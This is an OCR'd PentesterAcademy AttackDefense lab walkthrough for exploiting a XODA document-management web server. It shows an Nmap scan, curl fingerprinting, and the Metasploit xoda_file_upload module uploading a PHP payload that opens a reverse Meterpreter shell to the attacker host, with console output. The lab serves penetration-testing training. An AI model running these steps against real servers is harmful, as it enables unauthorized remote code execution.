ATTACK DEFENSE


by PentesterAcademy

Name	Vulnerable Web Server
URL	https://www.attackdefense.com/challengedetails?cid=117
Type	Metasploit: Linux Exploitation

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Run an Nmap scan against the target IP.

Command: nmap -sS -sV 192.179.25.3




```
root@attackdefense:~# nmap -sS -sV 192.179.25.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-23 05:47 UTC
Nmap scan report for fp63gxgnsboni50m3z0qvkg3p.temp-network_a-179-25 (192.179.25.3)
Host is up (0.000012s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
3306/tcp open  mysql   MySQL 5.5.47-0ubuntu0.14.04.1
MAC Address: 02:42:C0:B3:19:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.66 seconds
root@attackdefense:~# 
```

Step 2: We have discovered apache and mysql server running on the target machine. We will use curl to identify the running application name.


Command: curl http://192.179.25.3



```
root@attackdefense:~# curl http://192.179.25.3
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <title>XODA</title>
                <meta http-equiv="Content-Type" content="text/
                        <script language="JavaScript" type="te
                        //<![CDATA[
```

Step 3: The target is running XODA application. Let's use metasploit module and exploit the target.

Commands:
use exploit/unix/webapp/xoda_file_upload
set RHOSTS 192.179.25.3
set LHOST 192.179.25.2
set TARGETURI /
exploit



```
msf5 > use exploit/unix/webapp/xoda_file_upload
msf5 exploit(unix/webapp/xoda_file_upload) > set RHOSTS 192.179.25.3
RHOSTS => 192.179.25.3
msf5 exploit(unix/webapp/xoda_file_upload) > set LHOST 192.179.25.2
LHOST => 192.179.25.2
msf5 exploit(unix/webapp/xoda_file_upload) > set TARGETURI /
TARGETURI => /
msf5 exploit(unix/webapp/xoda_file_upload) > exploit

[*] Started reverse TCP handler on 192.179.25.2:4444
[*] Sending PHP payload (UIMCD.php)
[*] Executing PHP payload (UIMCD.php)
[*] Sending stage (38247 bytes) to 192.179.25.3
[*] Meterpreter session 1 opened (192.179.25.2:4444 -> 192.179.25.3:50996) at 2019-05-23 05:50:05 +0000
[!] Deleting UIMCD.php

meterpreter >
```

References

1. Xoda (http://xoda.org/)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/unix/webapp/xoda_file_upload)
3. XODA Document Management System 0.4.5 - Cross-Site Scripting / Arbitrary File Upload (https://www.exploit-db.com/exploits/20703)